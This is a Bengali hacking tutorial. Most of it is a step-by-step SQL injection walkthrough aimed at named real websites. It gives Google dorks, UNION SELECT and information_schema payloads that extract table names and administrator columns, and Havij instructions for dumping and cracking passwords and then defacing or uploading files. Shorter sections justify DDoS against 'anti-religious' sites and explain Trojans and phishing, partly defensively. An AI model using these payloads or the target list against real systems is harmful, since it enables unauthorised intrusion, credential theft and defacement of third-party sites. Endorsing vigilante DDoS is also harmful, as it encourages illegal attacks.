অবশ্যই এটি শাস্তিযোগ্য অপরাধ । ব্রিটিশ আইনে ডিডস্ করলে ১০ বছরের জেল দেওয়ার
বিধান আছে ।

ডিডস্ এর উপকারীতা ?

১. খারাপ এবং অসামাজিক সাইট বন্ধ করতে এটি ব্যবহার করা যায়
২. ধর্মবিরোধী সাইট অচল করতে কিনবা প্রতারক চক্রের সাইট বন্ধ করতে এটি ব্যবহার করা
যায় ।

এসকিউয়েল ইনজেকশন কি? এসকিউয়েল দিয়ে কিভাবে ডেটাবেস তৈরী করব?

প্রথমেই SQLi করার জন্য আমাদের যে কোন সাইটের vulnerable point বা injection point লাগবে। URL-এর শেষে যে .php?id=3 বা কোন parameter থাকে ওইটাতে injection করতে হবে। এখন দেখার হচ্ছে, এটা কত রকমে থাকে, এবং পাবো কিভাবে।

যেভাবে পাবো,

বিভিন্ন Dork ব্যবহার করে, অথবা সাইটে visit করে। (dork গুলো <https://www.exploit-db.com/google-hacking-database/> এই সাইট থেকে পাবেন)

আমি সব সময় একটা dork use করি।

inurl:.php?id= site:www.demo.com
or inurl:www.demo.com id=

৭০% সময় আপনার কাজ হবে বাকি সময় যখন POST

data থাকে তখন অন্য সিস্টেম করতে হবে। আরও অনেক DORK আছে, সেগুলো শুধু কপি করে google.com এ গিয়ে সার্চ করবেন।

তাতেই আপনাকে অনেক গুলো সাইটের, ইনজেকশন পয়েন্ট সহ লিঙ্ক দিয়ে দিবে google, তবে মনে রাখবেন সব সাইটেই যে ইনজেকশন হবেই তেমন না।

এবারে URL এর শেষে .php?id= এইটা কত রকমের হতে পারে তার কিছু নমুনা নিচে দিয়ে দিয়েছি, যা যা রকমে এটা থাকে,

.php?id=45
.php?id=result
.php?rslt=student
.php?catid=3
.php?p=4
.php?id=Mw== // (base64)

যেমন,

<http://christukula.co.in/event.php?id=78>
<http://www.orascomci.com/index.php?id=talentprogram>
<http://www.sherrihill.com/content.php?id=registration>
<http://www.scientedomain.org/page.php?id=reviewers-editors>
<http://www.esuprobbhat.com/index.php?page=1&date=2015-03-14>
<http://www.aksimgroup.com/pDetails.php?pid=68>

Etc

কোন সাইট SQLi vulnerable কি না এটা জানতে, তার parameter এর শেষ এ (এখানে parameter value 34 যেহেতু id=34) Special Character দিতে হয়। তাহলে এই 34 এর শেষে Special Character দিতে হবে,

যেমন, <http://www.bible-history.com/subcat.php?id=2>

এই Special Character বিভিন্ন ভাবে দিয়ে, আমরা দেখতে পারি যে, সাইট টি vulnerable কি না। Special Character দেয়ার পর যদি, কোন error দেয় তবে মনে করবেন site vulnerable, error বিভিন্ন রকমে দিতে পারে। বেশির ভাগই লেখা আসে যে,

[1]Query failed : You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near "" at line 1

or

[2]

(Warning: mysql_fetch_array(): supplied argument is not a valid MySQL result resource in C:\Inetpub\vhosts\jayapriya.com\httpdocs\gallery.php on line 11)

আবার অনেক ক্ষেত্রে সাইটে পরিবর্তন আসে , যেমন কোন ছবি নাই হয়ে যায়, বা পেজ ছোট হয়ে যায় , বা সাইট এর যে কোন পরিবর্তন হয় তবে সাইট তাকে vulnerable বলতে পারি । অদ্য কথা হচ্ছে Special Character দেয়ার পরে যদি সাইটে কোন রকম পরিবর্তন আসে তবে sqli হতে পারে ।

Special character এর ধরনঃ

যেমন ,

', " ,) , ') , ") , "') ,') ,') ***\ etc
[http://eyot.co.in/product.php?id=37'](http://eyot.co.in/product.php?id=37)
[http://eyot.co.in/product.php?id=37'\)](http://eyot.co.in/product.php?id=37'))
[http://eyot.co.in/product.php?id=37''\)](http://eyot.co.in/product.php?id=37''))
[http://eyot.co.in/product.php?id=37"\)](http://eyot.co.in/product.php?id=37)
[http://eyot.co.in/product.php?id=37"\)\)](http://eyot.co.in/product.php?id=37)

এবার আমরা sql injection এর জন্য একটি ওয়েব সাইট নিলাম

আমাদের টার্গেট ওয়েব সাইটঃ <http://www.bible-history.com/subcat.php?id=2>

প্রথম এ ফায়ারফক্স এ hack bar নামে একটা addons আছে ওইটা ইন্সটল করে নিব । এর পর hack bar এ টার্গেট url add করে কাজ শুরু করবো ।

hack bar shortcut execute key হল Alt+x

[http://www.bible-history.com/subcat.php?id=2' \(error\)](http://www.bible-history.com/subcat.php?id=2' (error))

কেন error show করে ? এর কারণ হল single quotes একটা mysql syntax
(এখানে single quote এর পরিবর্তে আরো অন্যান্য special character ও হতে পারে, যেমনঃ) , " ,)) , ') ,
\ etc

আপনি বাহিরে থেকে নতুন একটা syntax query তে ইনপুট করলেন এই করলেন mysql syntax error
show করে ।

আমরা যদি database এর query এর কথা চিন্তা করি তবে query টা এমন হবে

Code:

```
$sql = "SELECT * FROM users(Table এর নাম) WHERE id ='$id' limit 0,1 ";
```

আমাদের টার্গেট ওয়েব সাইট এ id=2

মানে query টা হবে

Code:

```
$sql = "SELECT * FROM users WHERE id ='2' limit 0,1 ";
```

এখন যদি আপনি নতুন একটা single quotes দেন তবে query টা এমন হবে

Code:

```
$sql = "SELECT * FROM users(Table এর নাম) WHERE id ='2" limit 0,1 ";
```

ভালো করে দেখেন যে id='2" এখানে ৩ টা quotes আসে আর আমরা জানি quotes,bracket,html tag peer(২ টা) আকারে হয় (মানে শুরু করলে শেষ করতে হবে)

এখনে ৩ টা quotes একটার কোন শেষ নাই এর জন্য database আপনাকে error show করছে।

এর পরবর্তী কাজ হচ্ছে এটাকে fix করা ,কারণ আমি একটা সমস্যা তৈরি করে এটাকে fix করে দিলাম ।

তাতে যা সুবিধা হবে তা হচ্ছে, এই fix এর পরে ওই query যা আছে তা এর execute হবে না , বা সাই ত এ fixed query এর পরে কি আছে না আছে তা নিয়ে আর মাথা ঘামাবে না ।

যাহোক, চলুন দেখে নেয়া যাক Error Fixing System ,

special character এর পরে একটি space দিয়ে তারপর যা দেয়া লাগবে Error Fix করার জন্য ,

--+, #,%23,-- -,--space, ; , %60

কখনো আবার fix করার জন্য special character তুলে দিয়ে করতে হবে । এটা site দেখে করতে হয় ।

যেমন ,

<http://www.bible-history.com/subcat.php?id=2' --+>

[http://www.bible-history.com/subcat.php?id=2 --+\(removed special charecter\)](http://www.bible-history.com/subcat.php?id=2 --+(removed special charecter)) এটা প্রত্যেকটার ক্ষেত্রেই হতে পারে।

<http://www.bible-history.com/subcat.php?id=2 %23>

[http://www.bible-history.com/subcat.php?id=2'\) --+ / # / %23 / / -- -/](http://www.bible-history.com/subcat.php?id=2') --+ / # / %23 / / -- -/)

এমন অনেক সাইট থাকতে পারে

আমাদের টার্গেট সাইট এ (-- -) fixed হয়ে গেছে।

Code:

<http://www.bible-history.com/subcat.php?id=2 -- - no error>

(error নাই মানে query fix)

query

fix বা balance হয়ে যাবার পর আপনি parameter ও fixing এর মধ্যে যে query লিখবেন ওই query run হবে ।

[http://www.bible-history.com/subcat.php?id=2 \(এখানে সব query লিখতে হবে \) -- -](http://www.bible-history.com/subcat.php?id=2 (এখানে সব query লিখতে হবে) -- -)

আমাদের প্রথম কাজ শেষ এখন ২য় কাজ হল column count করা।

টেবিল এর columns count করার জন্য order by বা group

by ব্যবহার করতে হয়। আরও একটা সিস্টেম আছে অন্য একদিন দেখাবো। তবে সব সময় group by ব্যবহার করা ভালো । কেন ভালো এইটা আপনি sqli করতে করতে নিজেই বোঝতে পারবেন । যেহেতু আমরা জানিনা যে কইটা column আছে তাই (brute force attack) এর মত করে column বসাতে থাকবো । আমাদের টার্গেট url এ group by 10 দিলাম।

Code:

<http://www.bible-history.com/subcat.php?id=2 group by 10 -- ->

নতুন একটা error show করছে

Query failed : Unknown column '10' in 'group

statement' এর মানে হল এখানে ১০ টা columns নাই তাই এই error show করছে। এখন ১০ এর নিচে দিবো ।

Code:

<http://www.bible-history.com/subcat.php?id=2 group by 5 -- ->

Query failed : Unknown column '5' in 'group statement' মানে ৫ টা column ও নাই

Code:

<http://www.bible-history.com/subcat.php?id=2 group by 2 -- ->

Query failed : Unknown column '2' in 'group statement' মানে 2 টা column ও নাই

Code:

<http://www.bible-history.com/subcat.php?id=2 group by 1-- ->

কোন error নাই

মানে এখানে only একটা column আছে।

[বিশেষ দ্রষ্টব্য : যদি দেখেন আপনার order by 1 এ error থাকে , কিংবা order by 1,2,3,4,5,6,7.*****.100.*****
মানে unlimited) এতেও error আসে না ***** তবে বুঝে নিতে হবে আপনার Error fix হয় নাই]

এখন ১ টা column এর জন্য

union select 1 দিব যদি আরও বেশি columns হয় তবে *union select*

1,2,3,4 এমন করে যত column হবে সব দিতে হবে।

union select সহ আমাদের টার্গেট url

Code:

<http://www.bible-history.com/subcat.php?id=2 union select 1 -- ->

union select 1 দেয়ার পর ওয়েব পেজ এ 1 দেখা যায়। অনেক সময় শুধু union select 1 দিলে কোন কিছু দেখা যাবে না(মানে ওয়েব পেজ যা ছিল তাই থাকে) এর জন্য id বা যে কোন parameter এর condition

null,false বা এমন একটা সংখ্যা দিতে হবে যা database এ নাই (যেহেতু আমরা জানিনা যে database এ কি পরিমান ডাটা আছে সেহেতু এইটা use না করা ভাল) তাই সব সময় condition

null বা false করব। সব থেকেভালো উপায় হলো id বা parameter কে negative value করে দেয়া।

যেমন id=10

এইটা হবে id=-10 union select 1 -- - (negative value)

অথবা id=10 and null union select 1 -- - null value

অথবা id=10 and false union select 1 -- - condition false

অথবা id=10 and 0 union select 1 -- -(and 0 মানে false এর and 1 মানে true)

এইসব করার পর ওয়েব পেজ এ আপনার union

select এর যা number আছে এর কিছু বা সব show করবে।

যেটা show করবে ওইটা হল vulnerable columns

এখন এই columns এ আপনের ইচ্ছা মত সব show করতে পারবেন।

যেমন,

নিজের নাম ('Anonymous')

Database() এর নাম |

version()

user()

table এর নাম |table এ যত columns আছে সব column এর নাম |আরও অনেক কিছু।

এখন আমারা নিজের নাম show করব।

The screenshot shows a SQL query window with the following code:

```

DECLARE @ProductID int
SET @ProductID = 1
SELECT
Case @ProductID
WHEN 1 THEN 'Bread and Biscuits'
WHEN 2 THEN 'Confectioneries'
WHEN 3 THEN 'Fruits and Vegetables'
ELSE 'No such product'
END

```

A red arrow points from the line 'WHEN 1 THEN 'Bread and Biscuits'' to the results grid. The results grid has two columns: 'No column name' and 'Bread and Biscuits'. A second red arrow points from the value 'Bread and Biscuits' in the results grid back to the same line in the code.

(No column name)	Bread and Biscuits
1	Bread and Biscuits

Code:

<http://www.bible-history.com/subcat.php?id=2 union select Anonymous> -- -

but একটা error show করছে এর কারণ হল plain text

run করে নাই, তাই এই text কে string আকারে দিতে হবে ২ টা single quotes এর মধ্যে যা থাকে টা string

'Anonymous'

Code:

<http://www.bible-history.com/subcat.php?id=2 union select 'Anonymous'> -- -

অনেক সময় single quotes এর জন্য error হয় তাই নামটা কে hex করে দিবো।

Anonymous এর হেক্স = 416e6f6e796d6f7573

hex value এর সাথে 0x যোগ করতে হয়।

0x416e6f6e796d6f7573

Code:

<http://www.bible-history.com/subcat.php?id=2 union select 0x416e6f6e796d6f7573> -- -

এখন দেখেন ১ এর জায়গায় Anonymous লেখা show করেছে।

এখন এক এক করে সব show করব

Code:

[http://www.bible-history.com/subcat.php?id=2 union select database\(\)](http://www.bible-history.com/subcat.php?id=2 union select database()) -- -

database এর নামে show হল

Code:

[http://www.bible-history.com/subcat.php?id=2 union select version\(\)](http://www.bible-history.com/subcat.php?id=2 union select version()) -- -

এর ভাস্ন নাম show হল

Code:

[http://www.bible-history.com/subcat.php?id=2 union select user\(\)](http://www.bible-history.com/subcat.php?id=2 union select user()) -- -

database user এর নাম

কিন্তু একটা প্রবলেম সব আলাদা আলাদা ভাবে শো হইছে কিন্তু এক সাথে শো করতে হবে এর জন্য এক টা function use করবো, এর নাম concat()

concat() function এর কাজ হল সব এক সাথে যোগ করা

Code: [http://www.bible-history.com/subcat.php?id=2 union select concat\(0x416e6f6e796d6f7573,database\(\),version\(\),user\(\)\) -- -](http://www.bible-history.com/subcat.php?id=2 union select concat(0x416e6f6e796d6f7573,database(),version(),user()) -- -)

এখন সব এক সাথে show করছে কিন্তু কোনটা কি ঠিক করে বোঝা যাচ্ছে না, তাই আমরা html tag use করবো

যেমনঃ -

 এর ও হেল্প করতে হবে

 hex = 0x3c62723e

Code:

[http://www.bible-history.com/subcat.php?id=2 union select concat\(0x416e6f6e796d6f7573,0x3c62723e,database\(\),0x3c62723e,version\(\),0x3c62723e,user\(\)\) -- -](http://www.bible-history.com/subcat.php?id=2 union select concat(0x416e6f6e796d6f7573,0x3c62723e,database(),0x3c62723e,version(),0x3c62723e,user()) -- -)

এতক্ষন আমরা (নাম,

database(),version(),user()) ইত্যাদি বের করা শিখেছি। এখন Table ও columns কিভাবে বের করতে হয় সেটা শিখবো।

The screenshot shows the Microsoft SQL Server Management Studio (SSMS) interface. In the center, there is a query window titled 'SQLQuery1.sql - NODE5\SQL2016ST.TutorialDB (SQLREPRO\administrator (51))* - Microsoft SQL Server...'. The query is:

```
-- Select rows From table 'Customers'  
SELECT * FROM dbo.Customers;
```

The results pane shows the following data:

CustomerID	Name	Location
1	Orlando	Australia
2	Keith	India
3	Donna	Germany
4	Janet	United States

Below the results, a status bar indicates: 'Query executed successfully.' and 'NODE5\SQL2016ST (13.0 RTM) | SQLREPRO\administrator... | TutorialDB | 00:00:00 | 4 rows'.

একটি ভালনারেবল এস.কিউ.এল.আই সাইট হতে Table_name বের করতে হলে আমাদের যে জিনিস গুলো জানা থাকতে হবে সেটা হলোঃ

query টা ভাল করে দেখেন।

id=2 div 0 UnIoN SeLect (table_name),4 from information_Schema.tables where table_Schema= database() limit 0,1 --+

১। নাম্বার column যদি vulnerable হয় তাবে ওইটার মধ্যে table এর name show করবো।

১। table_name (মানে টেবিল এর নাম)

২। এবং কোথায় আছে সেটাৰ লোকেশন জানতে আমরা ইউজ করবো from

৩। information_Schema(default database) এর কি লাগবে?

table এর নাম মানে information_Schema.table এখন প্রবলেম হল information_Schema table এ তো অনেক টেবিল আসে কিন্তু আমার লাগবে session database বা default database এর table তাই

৪। where table_Schema=database() use করা হয়েছে।

এখন একটা টেবিল দেখতে পাবেন। এখন limit

change করে এক এক করে টেবিল দেখতে পাবেন কিন্তু এটা একটা প্রবলেম তাই সব এক সাথে show

করতে group_COnCat function

use করবো। এই function সব টেবিল কে এক সাথে করে show করবে। তখন এর limit দিতে হবে না।

id=2 div 0 UniOn SeLect group_Concat(table_name) from information_Schema.tables where
table_Schema= database() --+

সব টেবিল এর মাঝে একটা space বা bracket দিতে হবে তাহলে টেবিল ভাল করে দেখা যাবে

৫। <http://www.bible-history.com/subcat.php?id=2> div 0 UniOn SeLect

1,GrOuP_ConCat(database(),'
 ',version(),'

',User,'
',GroUp_CoCat(Table_Name+'
'),3,4 frOm InforMation_Schema.Tables Where
Table_Schema=database() --+

সব টেবিল show হয়েছে।

এবার চলুন দেখে নিয়া যাক কিভাবে এস,কিউ,এল ইন্জেকশন এর সাহায্যে ডাটাবেজ হতে Column_name বের করা যায় :

group_Concat(table_name) replaced করে GrOuP_COnCat(CoLumn_Name)

অর্থাৎ ,

group_Concat(table_name) মুছে দিয়ে group_Concat(COlumn_name) লিখতে হবে,

Information_Schema.tables replaced করে information_Schema.columns

table_Schema=database()

replaced করে table_name='যে কোন টেবিল এর নাম বা আপনি যে টেবিল এর column বের করতে চান ওইটা দিবেন '

মনে রাখতে হবে, টেবিল এর নামের দুপাশে Single quot দিতে হবে। অথবা এর hex

code দিতে হবে। মনে করি, আমরা যে টেবিল এর columns বের করতে চাচ্ছি, সেই table নাম, administrators

তাহলে ,

URL যা দাঁড়ালো ,

<http://www.bible-history.com/subcat.php?id=2> UniOn SeLect GrOuP_ConCat(CoLumn_Name)
frOm InforMation_Schema.CoLumns Where Table_Name='administrators' --

+ //এখানে টেবিল এর নাম administrators

এবার এই টেবিলের ভিতর যা যা কলাম ছিল সব show করেছে। অন্য কোনো টেবিল এর নাম দিয়েও আপানারা করে দেখতে পারেন।

হার্ডিজ দিয়ে কিভাবে ওয়েবসাইটের ভালনারাবেলিটি এবং এমডিফাইভ এর মাধ্যমে ইউজার নেম এবং পাসওয়ার্ড বের করব?

Havij দিয়ে কিভাবে SQL Injection করা যায় তা এখন বলছি।


তার আগে আপনাকে বের করে নিতে হবে কোন কোন ওয়েবসাইট গুলো SQL Injection এর জন্য vulnerable। এর জন্য আপনাকে Google Dork ব্যবহার করে দেখে নিতে হবে যে কোন ওয়েবসাইট গুলো এর শিকার হতে পারে। নিচে আমি কিছু Dorks দিয়ে দিচ্ছি যেগুলা আপনারা Google search এ কপি পেস্ট করে বের করে দেখতে পারবেন যে কোনগুলো vulnerable.

inurl:index.php?id=

inurl:trainers.php?id=

inurl:buy.php?category=

inurl:article.php?ID



ওপরের dork গুলোর যেকোনো একটা ব্যাবহার করে দেখবেন যে হাজার হাজার ওয়েবসাইট Google search machine এ দেখাচ্ছে। এই ওয়েবসাইট গুলোর যেকোনো একটা SQL Injection এর জন্য vulnerable হতে পারে। তবে কোনটা vulnerable ওয়েবসাইট এবং ওয়েবসাইট টি হ্যাককরার ক্ষেত্রে আপনি কতদুর যেতে পারবেন তা এই টুলটা সবই আপনাকে বলে দিবে। আপনাকে ওখান থেকে বের করা যেকোনো একটা ওয়েবসাইটকে সিলেক্ট করে ওই ওয়েবসাইট এর dork সহ কপি করে Havij এ যেই Target অপশন আছে সেখানে পেস্ট করে Analyze button এ ক্লিক করতে হবে। ধরুন যদি সার্চ করে পাওয়া ওয়েবসাইট যদি <http://www.target.com> হয় তাহলে তারপাশে ওই Dork টি সহ পুরা ওয়েবসাইট(<http://www.target.com/inurl:index.php?id=123>) কপি করে Havij এ Target অপশন এ গিয়ে পেস্ট করে Analyze করতে হবে। নিচে দেখবেন কিছু লিখা আসছে। অপেক্ষা করুন database name বেড় না হয়া পর্যন্ত। তারপর tables এ click করে get tables এ click করুন। table এর name গুলোর মধ্যে দেখুন একটাতে users লেখা আছে। তাতে মার্ক করুন এবং get columns এ click করুন। তার থেকে username এবং password এ মার্ক করুন এবং get data তে click করুন। এখন আপনি username এবং password পেয়ে গেছেন। password টি mid5 এ encrypt করা থাকলে আপনি mid5 এ click করুন। password পেয়ে জাবেন। login page খুঁজে পেতে find admin এ click করুন। সব শেষে username এবং password দিয়ে login করে আপনার file upload করুন বা deface করুন। সমস্যা হলে কমেন্ট এ জানান।



ট্রোজান হস্ত কি? এটি কিভাবে কাজ করে?

আমরা প্রায় সবাই ট্রোজান হস্ত অ্যাটাকে পরেছি।

ট্রোজান হস্ত সম্পর্কে এবং আমরা কিভাবে এর থেকে মুক্তি পাব।

অনেকেই ভাইরাস এবং ট্রোজান নিয়ে মিশিয়ে ফেলে। অনেকে ট্রোজানকে ট্রোজান ভাইরাসও বলে। ট্রোজান এর পুরো নাম ট্রোজান হস্ত(Trojan horse)। গ্রীক গল্ল থেকে এটার নাম এসেছে। যারা গল্লটা জানে না, তাদের জন্য মূল অংশটা বলি। গ্রীক এবং ট্রোজানদের এক যুদ্ধে গ্রীকরা সুবিধা করতে পারছিল না। কাজেই তারা একটু ভেজাল করলো। তখন নিয়ম ছিল, কোন সেনাপতি যুদ্ধে সম্মানের সাথে হার স্বীকার করতে চাইলে তার ঘোড়াটা শত্রুপক্ষের কাছে পাঠিয়ে দিবে। তো গ্রীকরা একটা বিশাল কাঠের ঘোড়া বানিয়ে তার ভেতরে নিজেদের সবচাইতে ভালো সৈন্য রেখে দিলো, এবং বাকিরা দূরে চলে গেল। পরে যখন ট্রোজানরা দেখলো ঘোড়াটা, ওরা খুশি হয়ে সেটা শহরে নিয়ে আসলো। শহরে চুকার একটাই রাস্তা ছিল, সেই রাস্তায় আবার দরজা বসানো। সেই গেট আবার ভিতর থেকে খুলতে হয়। তো রাতে গ্রীকরা ঘোড়া থেকে বার হয়ে সেই দরজা খুলে অন্য সৈন্যদের চুকানোর ব্যবস্থা করে দিলো। তখন আর কি। রাতের অন্ধকারে গ্রীকরা জয়লাভ করলো।

ট্রোজান কাজ কি?

Trojan এক প্রকার malicious Computer Program বা ম্যালওয়্যার (malware) যা কোন কম্পিউটারে লুকিয়ে থাকে এবং ইউজারকে ইন্সটল করাতে চেষ্টা করে। এরা Worm এর মত নিজেদের প্রতিলিপি তৈরী করে না আবার কোন ফাইলকেও আক্রমণ করে না। এরা চুপচাপ লুকিয়ে থাকে সুযোগ বুঝে কম্পিউটারের গুরুত্বপূর্ণ ইনফরমেশন চুরি করে বা কম্পিউটার নিরাপত্তার Backdoor বা গোপন দরজা তৈরী করে এবং কখনো কখনো কম্পিউটারের পুরোপুরি অধিকার নিয়ে নেয় এর পিছনে থাকা সাইবার ক্রিমিনাল।

ট্রোজান থেকে বাঁচতে হলে কি করতে হবে?

sandbox ব্যবহার করা যায় কিছু ক্ষেত্রে। sandbox ব্যবহার করলে ঘোড়াটাকে একটা আলাদা বাস্তে ভরে ফেলা হয় বলা যায়। সেই বাস্তে যাই করা হোক, ঘোড়া আর বার হতে পারে না। আবার ভালো অ্যান্টিভাইরাস তো ব্যবহার করলে বাঁচার সম্ভাবনা বাড়ে। তবে সাবধানতা অবলম্বন করাই ভালো। সাবধান না থাকলে যে যা ব্যবহার করুক, হোক সেটা লিনাক্স, উইন্ডোজ বা ম্যাক, ট্রোজান ধরবে।

তাহলে ভাইরাসটা কি?


ভাইরাসটা একটু অন্যরকম জিনিষ। ভাইরাসের মূল সংজ্ঞা হলো এটা এমন একটা সফটওয়্যার, যা নিজেকে নিজে কপি করতে পারে, এবং নিজে থেকে অন্য কম্পিউটারে ছড়াতে পারে। কিছু ভাইরাস অন্য প্রোগ্রামের সাথে মিশে যায় (infection) ছড়ায়।

ট্রোজান এবং ভাইরাসের মধ্যে পার্থক্য?

পার্থক্য হলো, ট্রোজান কিন্তু নিজেকে নিজে কপি করছে না। ট্রোজান নিজে থেকে ছড়ায়ও না। তাকে আমরাই নিজে দেকে এনে নিজেদের তেরটা বাজাই। আবার ভাইরাস আমাদের তেরটা বাজায় তথ্য নষ্ট করে। সেটা অন্য কারো কাছে পাঠানোর ঝামেলায় যায় না।

সর্বশেষ কথা-

ট্রোজানকে ভয় পাবার কিছু নাই। সাবধান থাকলে, এবং কোন সফটওয়্যার ব্যবহার করার আগে সেটা নিয়ে একটু ঘাটাঘাটি করলে ওয়েবে সেটার নিরাপত্তা সমন্বে নিশ্চিত হওয়া যায়।



Trojan এর আক্রমনের পথ বা পদ্ধতি কি?

1. Downloading cracked application
2. Lincenceless Operating System
3. Downloading unknown free program
4. Downloading free website themes
5. Opening infected attachments
6. Visiting shady website like porn site
7. Browser extension or add-ons
8. Any other social engineering

Trojan এর প্রকারভেদ?

1. Backdoors
2. Spyware
3. Zombifying Trojan
4. Downloader Trojan
5. Dialer Trojan

Smartphones ও এখন Apps এর মাধ্যমে ট্রোজানের শিকার হচ্ছে বিপুল পরিমাণে যা ব্যবহারকারীরা টেরও পাচ্ছে না।

কিভাবে মুক্তি পাব এই ট্রয়ের ঘোড়ার হাত থেকে?

1. Running periodic diagnostic scan
2. Automatic OS update
3. Keeping applications update
4. Avoiding unsafe or suspicious websites
5. Being skeptical of unverified attachments and links in unfamiliar emails
6. Using complex password
7. Using automated anti malware tools or program
8. Staying behind a firewall

ফিশিং (Phishing) কি?

ফিশিং (Phishing) হচ্ছে এমন একটি টেকনিক যার মাধ্যমে একজন হ্যাকার খুব সহজেই আপনার জিমেইল/ফেসবুক সহ অনন্য আইডি কিংবা পার্সোনাল ইনফরমেশন হ্যাক করতে পারে। এবং এজন্য হ্যাকারের খুব বেশি হ্যাকিং নলেজ এর প্রয়োজন হয় না। একটি গবেষণায় দেখা গিয়েছে যে, শতকরা ৮০% হ্যাক হয় ফিসিং এর মাধ্যমে। এবং একটি হতাশার কথা হচ্ছে যে, প্রতি ১০ জনের মাঝে ৯ জন ফিশিং এর ফাদে পা দেয়।



ফিশিং (Phishing) পদ্ধতি কিভাবে কাজ করে?

আগেই বলে রাখি যে, ফিশিং কোন হ্যাকিং সিস্টেম না। বরং হ্যাকাররা এটাকে একটি স্প্যাম বলে থাকে। স্প্যাম হচ্ছে কাওকে লোভ দেখিয়ে এবং পরবর্তীতে তাকে ধোঁকা দিয়ে নিজের উদ্দেশ্য সাধন করা। ধরুন আপনার কোন এক ফ্রেন্ড আপনার ফেসবুক আইডি হ্যাক করতে চায় ফিশিং পদ্ধতির মাধ্যমে। তাহলে সে প্রথমে ফেসবুক পেইজ এর মত হুবহু/ডুলিকেট একটি নকল ফেসবুক পেইজ তৈরি করবে। যেটা দেখতে একদম অবিকল ফেসবুক পেইজ এর মত কিন্তু এর ইউআরএল হবে ভিন্ন। এখন আপনার কাছে সে একটা লোভনীয় ইমেইল/মেসেজ করবে একটি লিংক দিয়ে (যেমনঃ আমি অনলাইনে খুব সহজ উপায়ে টাকা কামানোর একটি সাইট পেয়েছি এবং প্রতিদিন ৫০০\$ ইনকাম করছি নিচের সাইটটি হতে –

www.facebook.com/Easy-Way-to-Earn-Money) এবং আপনাকে সেই লিংকে ক্লিক করার জন্য আমন্ত্রণ করবে। আপনি যদি সেই লিংকে ক্লিক করেন তাহলে আপনার সামনে আপনার ফ্রেন্ড

এর তৈরি করা ডুপ্লিকেট ফেসবুক পেইজটি ওপেন হবে। আপনি ভাববেন, সেটি ফেসবুক এর আসল পেইজ।

